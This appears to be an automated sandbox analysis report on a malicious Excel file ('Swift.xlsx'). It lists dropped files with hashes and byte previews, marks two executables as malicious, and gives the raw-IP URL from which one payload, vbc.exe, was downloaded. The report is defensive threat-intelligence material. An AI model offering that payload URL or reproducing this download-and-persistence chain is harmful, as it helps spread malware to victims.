SHA-256:	298D542746DFA4922DD5FBC8FAB572BE58447C9DBD1481C55BD2254BB275684F
SHA-512:	0F05D5E05D51FBE5289330CA2C5486C49369728005C6D19B548D3F419FBF52F25AA50007271B315636AEDB311A43485989E4F6DE8154869D0AC7AFFB0F0E3DB1
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://192.3.222.155/008008/vbc.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... ....PE..L....^B*..... .....@..... .....@..... ....CODE..... ..`DATA....d.....@...BSS.....idata..`'.....(.....@....tls....@.....rdata..... .....@..P.reloc..... .....@..P.rsrc.....@..P.....|.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1D9161B0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2930BD79.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134(D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\38A6D1D2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}....cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..'"""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'"""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#'"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3C8D526.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x.;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42F2BF3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 838 x 469, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	21987
Entropy (8bit):	7.952828365949915
Encrypted:	false
SSDEEP:	384:MoaqtIZxNY3dMzKeijXyso4gYhVZAUrE68p/DazS396RFnDUhkhiedxQ9:AqtIZzYNM+HjXyjOhVZW68pPWGedO9
MD5:	5A25F525D9F0D658AF52A4F78FE031D4
SHA1:	525FB63F75E745FBC90E4E42E624E030C5DF94EB
SHA-256:	D791841D657B6D2A9E5ED1B7F8548B1044A2C7EC62D05846C72D8556DB9E9BC8
SHA-512:	FE2F2D9744CE7235F4DBC36861249372C42B85920B6A1C75A8B2C330BD07F7C4C12A5DF5CA9AAED4C2BCDAD9D196DFF3A34732EE296FE6F006A16ACC41F5E C3
Malicious:	false
Preview:	.PNG.....IHDR...F.....PLTE...0.....T[c.....f.....9.....d.....k9u....b.....9....f..kr.....t.....e.....9....]X...../.;9.....h.....d.<...({.... .....t_.....c7..Ga.06?....._..V.....T.....9.....e.....ee.....f.....:;.D."...h.....e.....Q....E.....l..~..t"....D.....:....9.....T.....^..d9;....iv... 09.Z.....$...ee9h.G.....~.....;<.....`.....99....5..... .....AL...R.IDATx...`..&.H.....-@.n..]A... ..Fn.!`$X..&&..X@$c..dl<.#...PD....$&".1..h.N..Y3..L6.d.$.XFw..;&(a....=.:..Z].].Q....S..;.?...W%.D....1..s.!....4....`{U'.QU... .....~.e.*....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4CA30D58.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D5F6EF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D5F6EF.jpeg	
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF............C..C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B697C424.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA 2
Malicious:	false
Preview:	.PNG........IHDR.............oi......IDATx..u|........@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{........r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D...... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f..., .3.......^.m.ga<r...Q..Y..&....43\|A...~...b...l..&........d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%...........gb&.<..7/..).X.. (\.......0k......k.d2..KI;...O.X..]j.G..BB(U..........`.zU@=t$...S........N...6..a`..t...z.v*:.....M......YUe.N....TI.*..]NQ.<..vm....o....\|yt:......P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.......q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.......-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p......5.......\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BA1488DD.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6411729750186352
Encrypted:	false
SSDEEP:	384:KXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:sXwBkNWZ3cjvmWa+VDO
MD5:	E34E1237F085DEB7E5C5B938C6C659B2
SHA1:	AEA96141A3412AFB7E145F49944BE893CA3FB164
SHA-256:	CE27BA7228F10D6C4C087926A2C74D644921CBFD3F9843F4FADD4C71073F1AC6
SHA-512:	677DD541ADC14DE4EAC107A2D7242930B47CA79F7F25832D02B0FB14B7665F62CF3F3884CA75672F594C7EFA9729DBED364947C1783D9CFCC5025C4690C2E8
Malicious:	false
Preview:	....l...............2...........m>..C... EMF........&...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@...%...........%..................................R...p...............................@."C.a.l.i.b.r.i...nZ$...../..fxZ.@-. %...../.(./......./.../.RQ.[../.../......./.p./.$Q.[../.../. ...IdxZ../.../. ....dxZ............O...........................%...X...%...7...................{$..................C.a.l.i.b.r.i............./.X...../.../..8pZ.. ......dv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@....2.......L.......................P... ...6...F....F...F..EMF+ *@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D59453AB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D59453AB.png

Preview:

.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z...".........(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E55F4DD5.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 838 x 469, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	21987
Entropy (8bit):	7.952828365949915
Encrypted:	false
SSDEEP:	384:MoaqtIZxNY3dMzKeijXyso4gYhVZAUrE68p/DazS396RFnDUhkhiedxQ9:AqtIZzYNM+HjXyjOhVZW68pPWGedO9
MD5:	5A25F525D9F0D658AF52A4F78FE031D4
SHA1:	525FB63F75E745FBC90E4E42E624E030C5DF94EB
SHA-256:	D791841D657B6D2A9E5ED1B7F8548B1044A2C7EC62D05846C72D8556DB9E9BC8
SHA-512:	FE2F2D9744CE7235F4DBC36861249372C42B85920B6A1C75A8B2C330BD07F7C4C12A5DF5CA9AAED4C2BCDAD9D196DFF3A34732EE296FE6F006A16ACC41F5EC3
Malicious:	false

Preview:

.PNG........IHDR...F...............PLTE...0.....T[c.........................f.................9.....d.........k9u....b...........9....f..kr............t.......e.......9....]X........./.;9................h..........d.<...({....
.......t_.....................c7..Ga.06?....._..V.....T.............9......e......ee...........f......:;.D."...h.............e..............Q....E.......l..~..t"....D...........................:....9...........T.........^..d9;....iv...
09.Z...$...ee9h.G..~......................................;<........`...................99....5......................................
......................AL...R.IDATx...`..&.H......-@.n..]A... ..Fn.!`$X..&&..X@$c..dl<.#...PD....$&".1..h.N..Y3..L6.d.$.XFw..;&(a....=.:..Z].].Q....S..;.?...W%.D....1..s.!....4....`{U'.QU...
.....~.e.*....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F77E15F1.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

Preview:

......JFIF.............C..C...r...."..}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF28013A.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA2
Malicious:	false

Preview:

.PNG........IHDR.............oi......IDATx..u|........@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{........r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H.
E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D...... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f...,
.3.......^.m.ga<r...Q..Y..&....43|A...~...b...l..&........d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%..........gb&.<..7/..).X..
(\.......0k......k.d2..KI;...O.X..]j.G..BB(U..........`.zU@=t$...S........N...6..a`..t...z.v*:.....M......YUe.N....TI.*..]NQ.<..vm....o....|yt:......P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-.
.U.66.h...Y.......q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.......-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p......5.......\)~Y.7m..
..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\KZ513KEB.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	63
Entropy (8bit):	4.0467575593287775
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2Vxlx2EPHUYfvMTe:vEMWXVfxxPUsvMTe
MD5:	6D7988E636E80D4FFABE1D866AB3BDF2
SHA1:	CDB275A3662EF35B1C67B943AF4F893DD02BD9EC
SHA-256:	8AB16B651DB65729715FA67C72DBC1246B5977949628B9CB86AAB7B6AD96D8E8
SHA-512:	5C7AD1D306631945FFEA2677CBA9F3A3120E5F9F1DC79E7AF8FFB1AFD8A33FC5FEB91F08196F29705EB38106EEFF09155F2F133A9F7F5C336064AA04B3EFC4B B
Malicious:	false
IE Cache URL:	live.com/
Preview:	wla42..live.com/.1536.375019136.30918084.4169104966.30916751.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\ZI4B61S9.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	63
Entropy (8bit):	4.023713852754437
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2XaS2EPrZ84lTe:vEMWXX5xjVlTe
MD5:	5729B36FD27014124F593B32CF5EFCE9
SHA1:	297A777F996A254F93931AD3B061E83809ED17A5
SHA-256:	329B0562784F8FB7C67C0B116C15C73DCD837AD78EAE005A34F077681184A91A
SHA-512:	4B948139C3F33E81CAE06AE24490A318495013FAC34DDCF9F78C5F6763555F78317DEDE2B2F7960198422D1D273935599F287F7CA23E8D481397EEC8A65F459C
Malicious:	false
Preview:	wla42..live.com/.1536.355019136.30918084.4143604054.30916751.*.

C:\Users\user\Desktop\~$Swift.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58I
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\Libraries\Zxsdvph\Zxsdvph.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1014784
Entropy (8bit):	6.809458920712055
Encrypted:	false
SSDEEP:	12288:GrHeuodar6Dd3m4aS9FCZXhGiX1d0uVrLGaDOdJ4NUTj94rv4lprmi:GDe0W1m4aVNTc9jOij2rqpm
MD5:	A65B1815177EF9EBA7E5E894BBF65A3C
SHA1:	5459ECF044E62BFB53220D0E78A5B98C24F17E25
SHA-256:	298D542746DFA4922DD5FBC8FAB572BE58447C9DBD1481C55BD2254BB275684F
SHA-512:	0F05D5E05D51FBE5289330CA2C5486C49369728005C6D19B548D3F419FBF52F25AA50007271B315636AEDB311A43485989E4F6DE8154869D0AC7AFFB0F0E3DB1
Malicious:	**true**

C:\Users\Public\Libraries\Zxsdvph\Zxsdvph.exe	
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....`\`..... .....CODE..... ..`DATA....d.....@...BSS.....idata..`\`.....(.....@....tls....@.....rdata..... .....@..P.reloc..... .....@..P.rsrc.....@..P.....|.....@..P..... .....

C:\Users\Public\Libraries\hpvdsxZ.url	
